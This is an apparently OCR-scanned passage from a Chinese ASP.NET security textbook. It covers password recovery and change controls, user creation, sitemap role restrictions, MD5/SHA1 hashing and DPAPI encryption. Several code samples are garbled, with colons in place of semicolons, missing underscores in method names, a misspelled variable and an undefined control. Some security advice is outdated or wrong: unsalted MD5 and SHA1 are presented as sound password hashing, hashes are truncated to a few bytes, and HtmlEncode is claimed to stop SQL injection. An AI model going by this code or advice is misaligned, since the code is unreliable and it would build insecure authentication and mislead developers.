        Cookie):
        // 转到 returnurl 或配置的默认页
        FormsAuthentication.RedirectFromLoginPage(username,
        createPersistentCookie):
    }
}
```

## 3.3 密码维护控件

密码维护控件分为两部分，分别是密码修复控件 PasswordRecovery 和密码修改控件 ChangePassword。

### 1. 密码修复控件

密码修复控件用来实现用户密码的重置和覆盖，在密码的重置过程中通过秘密问答的方式核对用户权限。该控件在实际使用过程中往往被很多开发人员误解，导致明文形式存储密码，这是非常不安全的。

正确的做法是，利用 ASP.NET 不可逆的加密方案对密码进行哈希处理，然后将新密码发送给用户。如果成员资格的授予程序经过配置，则可以对密码进行加密存储并发送。

若要使密码方案正确运行，应用程序应提供用户发送电子邮件的功能，可以使用 SMTP 服务器的名称对应用程序进行配置。

这里通过一个实例说明密码修复控件该如何使用。假设匿名用户访问密码修复页 RecoverPassword.aspx，在输入新密码后显示成功画面，运行效果如图 3-2 所示。




图 3-2　密码修复控件运行效果

在代码实例中定义了用户锁定事件_UserLookupError 和初始化事件_Load，它们提供不同情况下要显示的提示信息。

如果需要将修复的密码通过电子邮件的形式发送给用户，必须设置控件的邮件配置节<mailSettings>。该模块用来设置往来邮件的地址和发送服务器地址。

对于用户输入正确的情况，密码修复控件调用成功模板<successtemplate>。

具体实现代码如下：

```
<%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://
```

```
www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">
    // 设置未发现用户提示
    void PasswordRecovery1 UserLookupError(object sender, System.EventArgs e)
    {
        PasswordRecovery1.LabelStyle.ForeColor = System.Drawing.Color.Red:
    }
    // 重置提示
    void PasswordRecovery1_Load(object sender, System.EventArgs e)
    {
        PasswordRecovery1.LabelStyle.ForeColor = System.Drawing.Color.
        Black:
    }
</script>
<html  >
    <head runat="server">
    <title>ASP.NET Example</title>
</head>
<body>
   <form id="form1" runat="server">
 <asp:PasswordRecovery id="PasswordRecovery1" runat="server" BorderStyle=
 "Solid"
 BorderWidth="1px" BackColor="#F7F7DE"
  Font-Size="10pt" Font-Names="Verdana" BorderColor="#CCCC99"
  HelpPageText="Need
 help?" HelpPageUrl="recoveryHelp.aspx"
 onuserlookuperror="PasswordRecovery1_UserLookupError"
onload="PasswordRecovery1_Load"
MailDefinition-From="admin@company.com >
<successtemplate>
 <table border="0" style="font-size:10pt:">
    <tr>
       <td>Your password has been sent to you.</td></tr>
  </table>
  </successtemplate>
    <titletextstyle font-bold="True" forecolor="White" backcolor=
    "#6B696B">
</titletextstyle>
</asp:PasswordRecovery>
   </form>
   </body>
</html>
```

### 2. 密码修改控件ChangePassword

出于对系统安全的考虑，开发人员通常都会设计密码修改功能，但容易忽略很多细节，例如，敏感数据的过滤、注入符号的替换等。

通过 ChangePassword 控件，用户可以修改自己的密码：先提供原始密码，然后再创建并确认新密码。如果原始密码正确，则用户密码将更改为新密码。该控件支持邮件发送新密码。

如果用户未通过身份验证，该控件将跳回到用户登录页面。如果用户已通过身份验证，该控件将以用户的登录名填充文本框，运行效果如图 3-3 所示。

密码修改过程面临的最大安全问题就是密码信息的处理，下面的实例将演示如何配置控件的数据限制功能。实例演示设置了 NewPasswordRegularExpression 属性，定义检查密码的正则表达式，确保密码满足 4 个条件：




图 3-3　密码修改控件

（1）多于 6 个字符。

（2）至少包含一个数字。

（3）至少包含一个特殊字符（非字母、数字或字符）。

（4）PasswordHintText 属性中包含的密码要求会显示给用户。

假如用户输入的密码不符合 NewPasswordRegularExpression 属性的要求，则向用户显示 NewPasswordRegularExpressionErrorMessage 属性中包含的文本。如果用户未输入新密码，则向用户显示 NewPasswordRequiredErrorMessage 属性中包含的文本。

HTML 代码如下：

```
<%@ page language="C#"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">
</script>
<html  >
<head runat="server">
  <title>Change Password with Validation</title>
</head>
<body>
  <form id="form1" runat="server">
  <div>
  <asp:changepassword id="ChangePassword" runat="server"
  PasswordHintText =
    "Please enter a password at least 7 characters long,
    containing a number and one special character."
  NewPasswordRegularExpression =
    '@\"(?=.{7,})(?=(.*\d){1,})(?=(.*\W){1,})'
  NewPasswordRegularExpressionErrorMessage =
    "Error: Your password must be at least 7 characters long,
    and contain at least one number and one special character." >
  </asp:changepassword>
  </div>
  </form>
</body>
</html>
```

## 3.4　创建用户向导控件

创建用户向导控件 CreateUserWizard 用来自动创建新的账户，避免开发人员创建不安

全的用户注册功能。创建用户向导控件的设计界面如图 3-4 所示。




图 3-4　创建用户向导控件

使用 CreateUserWizard 控件分为两个步骤："注册新账户"和"完成"。"注册新账户"步骤（在"CreateUserWizard 任务"菜单中也称为"创建用户"步骤）允许用户输入创建账户所需的信息，"完成"步骤用于确认账户已创建。

创建用户向导控件的实例教会读者如何快速创建新用户，而不必自行开发注册页面。创建用户需要调用创建事件 CreateUserWizard1_CreatedUser，该事件执行 membership 体系的创建用户方法 Profile.SetPropertyValue。

需要注意的是，该控件唯一的安全性缺陷就是输入文本框，这是一个潜在的安全威胁。默认情况下网页验证输入并不包括脚本或 HTML 元素。因此，为了防止黑客通过输入 SQL 语句或非法符号执行可怕的操作，需要加工该控件的输入框，通常的解决方法是采用 Server. HtmlEncode（textbox.Text）将 HTML 字符转化。

创建用户向导控件的 HTML 代码如下：

```
<%@ page language="C#"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">
void CreateUserWizard1_CreatedUser(object sender, EventArgs e)
{
  Fristname=Server.HtmlEncode(textbox.Text):
  Lastname=Server.HtmlEncode(lastName.Text):
  Profile.SetPropertyValue("userName", Fristname + " " + Lastname):
}
</script>
<html  >
  <head runat="server">
    <title>
      CreateUserWizard.CreatedUser sample</title>
  </head>
  <body>
    <form id="form1" runat="server">
      <div>
        <asp:createuserwizard id="CreateUserWizard1"
          oncreateduser="CreateUserWizard1_CreatedUser"
```

```
        runat="server">
        <wizardsteps>
          <asp:wizardstep runat="server" steptype="Start" title=
          "Identification">
            Tell us your name:<br />
            <table width="100%">
              <tr>
                <td>
                  First name:</td>
                <td>
                  <asp:textbox id="firstName" runat="server" /></td>
              </tr>
              <tr>
                <td>
                  Last name:</td>
                <td>
                  <asp:textbox id="lastName" runat="server" /></td>
              </tr>
            </table>
          </asp:wizardstep>
          <asp:createuserwizardstep runat="server" title="创建新的用户">
          </asp:createuserwizardstep>
        </wizardsteps>
      </asp:createuserwizard>
    </div>
  </form>
 </body>
</html>
```

# 3.5 页面访问控件

开发人员都是通过配置 Web 服务器权限或代码来控制页面的访问权限，这样既耗时也耗力，并且不够安全。

Web 应用系统地图安全控件 siteMap 可以实现分级保护页面，只允许某些成员或其他经过身份验证的用户浏览。ASP.NET 的角色管理可以基于安全角色限制对 Web 文件的访问，控件如图 3-5 所示。





图 3-5　siteMap 控件

可以看到，若要在导航界面中隐藏“支持”链接，需要在 Web.config 文件中配置站点地图提供程序，以启用安全性调整。应用程序使用 ASP.NET 的 URL 授权和文件授权来隐藏指向“支持”页面的链接。ASP.NET 4.0 以上版本中包含的 XmlSiteMapProvider 控件使

用 URL 授权和文件授权功能，对站点地图中的每个节点自动执行授权检查。

下面的实例演示了如何限制页面 test.aspx 的访问权限，拒绝不属于“客户”角色的成员访问者查看该网页。

该实例首先完成对 Web.config 的配置，使用 roles 属性扩展对站点地图节点的访问，使其监控 URL 授权和文件授权所准许的访问级别。

配置节代码如下：

```
<?xml version="1.0" encoding="utf-8" ?>
  <siteMap>
    <!-- other <siteMapNode> elements -->
      <siteMapNode title="Support" description="Support"
        url="~/Customers/Support.aspx" roles="Customers" />
  </siteMap>
```

然后，将“测试”页面的 roles 属性设置为 Customers。根据 URL 授权和文件授权允许属于“客户”角色的用户查看实际的“测试”页面文件。

```
<system.web>
<!-- …other configuration settings -->
  <siteMap defaultProvider="XmlSiteMapProvider" enabled="true">
    <providers>
      <add name="XmlSiteMapProvider"
        description="Default SiteMap provider."
        type="System.Web.XmlSiteMapProvider "
        siteMapFile="Web.sitemap"
        securityTrimmingEnabled="true" />
    </providers>
  </siteMap>
</system.web>
```

# 第二部分

# 第 4 章　存储的安全

大多数情况下，开发人员并不善于处理 Web 应用系统的敏感数据，而这些数据一旦被黑客拿到就会产生极大的隐患。

本章将讲解保护系统中的重要数据的两种技术：加密技术和保护技术。加密技术中主要介绍哈希加密技术和配置信息加密技术，保护技术主要介绍视图保护技术和数据保护技术。在介绍数据加密技术之前，先看一下数据到底面临哪些安全威胁。

## 4.1　对数据的攻击方式

当今的各类 Web 系统中，最需要被重视的就是敏感数据，主要包括各种个人资料，如个人地址、电话号码、重要记录、支付卡密码等。这些敏感数据虽然保存方式各有不同，如可以保存在数据库、数据文件、配置文件中等，文件传输方法多种多样，应用的协议也不尽相同，但是如何保证传输和保存过程的安全是敏感数据所共同面临的问题。

敏感数据面临的安全威胁主要有以下两点：

### 1．数据泄露

一些高级别的敏感数据，如信用卡密码、联系方式，都应该尽量缩小其使用范围。这些数据被泄露的情况很多，因此要特别注意数据的传输方式，不要在互联网上通过未加密的协议进行传输，如 HTTP 或 UDP 等非安全链接的协议。

### 2．数据嗅探

目前网络嗅探技术非常发达，很多数据都能被黑客探测并且作为下一步攻击的基础。黑客会专门嗅探目标机流量里的特殊数据，如账户文件等，通过创建虚拟硬件监听网卡的数据包，然后分析数据包，找出需要嗅探的信息。

## 4.2　Hash 算法

数据加密的基本过程是对原来为明文的文件或数据按某种算法进行处理，使其不可读，通常称为“密文”，使其只有在输入相应的密钥之后才能显示本来内容，通过这样的途径达到保护数据不被非法人窃取、阅读的目的。该过程的逆过程为解密，即将该编码信息转化为其原来的数据。

用哈希函数进行加密的算法就称为散列算法。哈希函数将任意长度的二进制字符串映

射为固定长度的小型二进制字符串。加密哈希函数具有这样的属性：两个不同的输入不可能具有相同的散列值；也就是说，两组数据的散列值仅在对应的数据也匹配时才会匹配。数据的少量更改会在哈希值中产生不可预知的大量更改，所以很难从加密后的文字中找到蛛丝马迹。

常用的散列算法有 MD5 和 SHA1，下面分别进行介绍：

### 1．MD5

MD5 的全称是信息-摘要算法（Message-Digest Algorithm 5）在 20 世纪 90 年代初由 MIT Laboratory for Computer Science 和 Rsa Data Security Inc 的 Ronald l. Rivest 开发，经 MD2、MD3 和 MD4 发展而来。它的作用是让大容量信息在用数字签名软件签署私人密匙前被“压缩”成一种保密的格式（把一个任意长度的字节串变换成一定长的大整数）。不管是 MD2、MD4 还是 MD5，都需要获得一个随机长度的信息并产生一个 128 位的信息摘要。

### 2．SHA1

SHA1 的全称是安全哈希算法（Secure Hash Algorithm，SHA），MD5 算法的哈希值大小为 128 位，而 SHA1 算法的哈希值大小为 160 位。两种算法都是不可逆的。

### 3．实例

下面通过几个实例讲解 MD5 和 SHA1 算法是如何通过代码实现加解密的：

（1）MD5 算法的安全命名空间代码如下：

```
System.Security.Cryptography.MD5
System.Security.Cryptography.MD5CryptoServiceProvider()
System.Web.Security.FormsAuthentication.HashPasswordForStoringInConfigF
ile(strSource, "MD5")
```

加密方法有 2 种：

① 使用 new 运算符创建安全对象，并通过加密方法 Get_MD5_Method1 返回加密后的字符串。方法直接使用字节数组 bytResult 提供加密类使用，并携带数据返回。代码如下：

```
/**//// <summary>
/// </summary>
/// <param name="strSource">需要加密的明文</param>
 /// <returns>返回 16 位加密结果,该结果取 32 位加密结果的第 7 位到 17 位</returns>
 public string Get MD5 Method1(string strSource)
 {
   // new
 System.Security.Cryptography.MD5 md5 = new
 System.Security.Cryptography.MD5CryptoServiceProvider();
   // 获取密文字节数组
   byte[] bytResult = md5.ComputeHash(System.Text.Encoding.Default.
   GetBytes(strSource));
   // 转换成字符串,并取 7 到 17 位
   string strResult = BitConverter.ToString(bytResult,3,5);
   // 转换成字符串,32 位
   // string strResult = BitConverter.ToString(bytResult);
   // BitConverter 转换出来的字符串会在每个字符中间产生一个分隔符,需要去除掉
```

```
  strResult = strResult.Replace("-", "");
  return strResult;
 }

 /**//// <summary>
```

② 为适应不同编码方式的加密，通过调用特定加密算法抽象类上的 Create 方法创建特定加密算法。在加密前需要指定编码类型，常用的包括 UTF8，UTF7，Unicode 等。具体实现代码如下：

```
 /// </summary>
 /// <param name="strSource">需要加密的明文</param>
 /// <returns>返回 32 位加密结果</returns>
 public string Get_MD5_Method2(string strSource)
 {
  string strResult = "";

  // Create
  System.Security.Cryptography.MD5 md5 = System.Security.Cryptography.
  MD5.Create();
 byte[] bytResult = md5.ComputeHash(System.Text.Encoding.UTF8.GetBytes
 (strSource));
  // 字节类型的数组转换为字符串
  for (int i = 0; i < bytResult.Length; i++)
  {
    // 十六进制转换
    strResult = strResult + bytResult[i].ToString("X");
  }
  return strResult;
 }
```

③ 为了给指定密码和哈希算法生成一个适合于存储在配置文件中的哈希密码，可以直接使用 HashPasswordForStoringInConfigFile 创建一个哈希密码值，在窗体身份验证凭据存储到应用程序的配置文件时使用，实例代码如下：

```
 /// </summary>
 /// <param name="strSource">需要加密的明文</param>
 /// <returns>返回 32 位加密结果</returns>
public string Get MD5 Method3(string strSource)
 {
 return
  System.Web.Security.FormsAuthentication.HashPasswordForStoringIn-
  ConfigFile(strSource,"MD5");
}
```

（2）安全哈希算法主要适用于数字签名标准（Digital Signature Standard，DSS）里面定义的数字签名算法（Digital Signature Algorithm，DSA）。对于长度在 2～64 位之间的消息，SHA1 会产生一个 160 位的消息摘要。当接收到消息的时候，用这个消息摘要来验证数据的完整性。传输的过程中数据很可能会发生变化，那么就会产生不同的消息摘要。

该例子是以 SHA1 为例，读者需要熟记以下安全命名空间：

```
System.Security.Cryptography.SHA1
System.Security.Cryptography.SHA1CryptoServiceProvider()
System.Web.Security.FormsAuthentication.HashPasswordForStoringInConfig-
File(strSource, "SHA1")
```

它通过使用 new 运算符创建安全对象，并通过加密方法 Get_SHA1_Method1 返回加密后的字符串。方法直接使用字节数组 bytResult 提供加密类使用，并携带数据返回。

SHA1 安全加解密代码如下：

```
/**//// <summary>
/// </summary>
/// <param name="strSource">需要加密的明文</param>
 /// <returns>返回 16 位加密结果,该结果取 32 位加密结果的第 7～17 位</returns>
 public string Get SHA1 Method1(string strSource)
 {
   // new
 System.Security.Cryptography.SHA1 sha1 = new
 System.Security.Cryptography.SHA1CryptoServiceProvider();
   // 获取密文字节数组
   byte[] bytResult = sha1.ComputeHash(System.Text.Encoding.Default.
   GetBytes(strSource));
   // 转换成字符串,并取 7 到 17 位
   string strResult = BitConverter.ToString(bytResult,3,5);
   // 转换成字符串,32 位
   // string strResult = BitConverter.ToString(bytResult);
   // BitConverter 转换出来的字符串会在每个字符中间产生一个分隔符,需要去除掉
   strResult = strResult.Replace("-", "");
   return strResult;
 }
 /**//// <summary>
```

需要特别注意密码和用户名的哈希处理和存储。下面的实例将从安全的角度介绍如何将用户输入的用户名称和密码数据保存到自定义的配置文件中。

实例允许用户选择加密的类型是 MD5 或者 SHA1，并且在对密码进行加密时调用方法 HashPasswordForStoringInConfigFile，最终显示配置中包含用户定义和哈希密码的 credentials 节。

配置节信息加密实例代码如下：

```
<%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html >
   <head>
    <title>ASP.NET Example</title>
<script runat="server">
        void Cancel Click(object sender,EventArgs e)
        {
           userName.Text = "";
           password.Text = "";
           repeatPassword.Text = "";
           result.Text = "";
        }
        void HashPassword_Click(object sender,EventArgs e)
        {
           if (Page.IsValid)
           {
              string hashMethod = "";
              if (md5.Checked)
              {
                 hashMethod = "MD5";
              }
```

```
            else
            {
               hashMethod = "SHA1";
            }
            string hashedPassword = FormsAuthentication.HashPasswordFor-
            StoringInConfigFile
           (password.Text, hashMethod);
        result.Text = "&lt;credentials passwordFormat=\"" + hashMethod
        +"\"&gt;<br />" +"  &lt;user name=\"" + Server.HtmlEncode
        (userName.Text)+ "\" password=\"" +hashedPassword + "\" /&gt;<br
        />" + "&lt;/credentials&gt;";
          }
          else
          {
             result.Text = "页面有错误";
          }
        }
     </script>
   </head>
   <body>
    <form id="form1" runat="server">
    <br />用户名称和密码被保存到&lt;credentials&gt;node
        in the Web.config file.</p>
        <table cellpadding="2">
          <tbody>
            <tr>
              <td>New User Name:</td>
              <td><asp:TextBox id="userName" runat="server" /></td>
              <td><asp:RequiredFieldValidator id="userNameRequired-
              Validator"
                  runat="server" ErrorMessage="需要用户名"
                  ControlToValidate="userName" /></td>
            </tr>
            <tr>
      <td>Password: </td>
     <td><asp:TextBox id="password" runat="server" TextMode="Password" />
     </td>
              <td><asp:RequiredFieldValidator id="passwordRequired-
              Validator"
                  runat="server" ErrorMessage="需要密码"
                  ControlToValidate="password" /></td>
            </tr>
            <tr>
              <td>Repeat Password: </td>
    <td><asp:TextBox id="repeatPassword" runat="server" TextMode=
    "Password" /></td>
        <td><asp:RequiredFieldValidator id="repeatPasswordRequired-
        Validator"
            runat="server" ErrorMessage="密码确认"
            ControlToValidate="repeatPassword" />
        <asp:CompareValidator id="passwordCompareValidator" runat="server"
                  ErrorMessage="密码不匹配"
                  ControlToValidate="repeatPassword"
                  ControlToCompare="password" /></td>
            </tr>
            <tr>
              <td>Hash function:</td>
              <td align="center">
                <asp:RadioButton id="sha1" runat="server" GroupName=
```

```
                    "HashType" Text="SHA1" />
                     <asp:RadioButton id="md5" runat="server" GroupName=
                     "HashType" Text="MD5" />
                  </td>
               </tr>
               <tr>
                  <td align="center" colspan="2">
             <asp:Button id="hashPassword" onclick="HashPassword Click"
                  runat="server" Text="哈希密码" />  
             <asp:Button id="cancel" onclick="Cancel Click" runat="server"
                   Text="取消" CausesValidation="false" />
                  </td>
               </tr>
            </tbody>
         </table>
         <pre><asp:Label id="result" runat="server"></asp:Label></pre>
      </form>
   </body>
</html>
```

# 4.3 利用操作系统的接口加密

除了可以利用.NET Framework 进行信息保护外，利用操作系统自身的 API 也可以保护用户关键数据。需要说明的是，DPAPI（Data Protection API）数据保护 API 技术分为托管和非托管两类，下面将分别介绍它们的实现机理。

### 1. 托管型DPAPI技术

托管型的 Windows API 利用系统组件处理加解密数据。下面将结合图 3-1 讲解 Windows API 的运行原理和技术特点，帮助读者理解 Windows API 的重要作用，以及它和哈希数据处理的区别。

在图 4-1 中，Windows API 执行数据加密事件的顺序分为 6 个步骤：

（1）从 Windows 服务控制管理器启动 Win32®服务，并自动加载与运行该服务的账户关联的用户配置文件，允许 Windows 账户用于运行企业服务应用程序。

（2）Win32 服务调用服务组件的一个启动方法，该方法可启动企业服务应用程序并加载服务组件。

（3）Web 应用程序从 Web.config 文件中检索加密字符串。

（4）Web 应用程序调用服务组件上的方法来解密连接字符串。

（5）服务组件与使用 P/Invoke 的 DPAPI 进行交互，调用 Win32 DPAPI 函数。

（6）解密的字符串返回 Web 应用程序。

需要注意的是，DPAPI 要求使用 Windows 账户密码以派生加密密钥。DPAPI 使用的账户是从当前的线程令牌（如果调用 DPAPI 的线程当前正在进行模拟）或进程令牌获取。

若要将 DPAPI 和用户存储结合使用，则加载与该账户关联的用户配置文件。如果将 ASP.NET 应用程序配置为模拟其调用方，ASP.NET 应用程序线程会有一个关联的线程模拟令牌。与该模拟令牌关联的登录会话作为网络登录会话（在服务器上用来表示调用方）。网络登录会话不会导致加载用户配置文件，并且无法从密码中派生加密密钥，因为服务器

没有被模拟的用户的密码（除非应用程序使用基本身份验证）。

为了消除这些限制，可以使用企业服务器应用程序中的服务组件（具有固定的进程标识），通过使用 DPAPI 提供加密和解密服务。Windows 服务和服务组件一般配置为使用具有最少权限的相同账户运行，因此，服务组件可以访问加载的用户配置文件，同时也可以调用 DPAPI 函数以加密和解密数据。





图 4-1　加密流程

如果没有从 Windows 服务中启动服务组件（并且该服务与之没有关联性），系统就不会自动加载用户配置文件。虽然可以调用某个 Win32 API 以加载用户配置文件（LoadUserProfile），但是要求调用代码是 Administrators 组的一部分，这会违反使用最少权限运行的原则。

每当调用服务组件的 Encrypt 和 Decrypt 方法时，Windows 服务必须运行。在停止 Windows 服务时，就会自动卸载配置的配置文件，服务组件中的 DPAPI 方法也停止工作。

下面将通过实例具体讲解如何利用 DPAPI 托管代码类库加解密安全数据。此实例封装了对 Win32 DPAPI 函数的调用。要调用托管 DPAPI 类库，需要首先添加名称为 DataProtection.dll 的程序集，在代码中添加下列 using 语句：

```
using DataProtection;
```

实现加密方法需要实例化加密对象 DataProtector，调用它的加密方法 Encrypt，该方法只需要直接传入需加密的字符串即可。

Encrypt 方法代码如下：

```
DataProtector dp = new DataProtector(DataProtector.Store.USE_USER_STORE);
byte[] cipherText = null;
try
{
  cipherText = dp.Encrypt(plainText,null);
}
catch(Exception ex)
{
  throw new Exception("Exception encrypting." + ex.Message);
}
return cipherText;
```

实现解密方法需要实例化加解密对象 DataProtector，并且调用解密方法 Decrypt 把传入的数据进行解密。

Decrypt 方法代码如下：

```
DataProtector dp = new DataProtector(DataProtector.Store.USE_USER_STORE);
byte[] plainText = null;

try
{
  plainText = dp.Decrypt(cipherText,null);
}
catch(Exception ex)
{
  throw new Exception("Exception decrypting. " + ex.Message);
}
return plainText;
```

在 Web 系统研发时，很多开发人员习惯在 Web.Config 中用明文配置数据库连接串。这种做法异常的危险，一旦被黑客获取该连接串，服务器数据库的安全也就无法保证了。下面的实例说明如何加密和解密数据库连接信息，首先，打开 VS2005 以上版本的开发工具，创建一个名为 DPAPIWeb 的应用程序项目。

完成创建后，添加名称为 System.EnterpriseServices 的程序集引用。在设计模式下打开页面 WebForm1.aspx，然后创建如图 4-2 所示的窗体。该页面使用的控件包括文本框控件 TextBox 和加解密按钮。

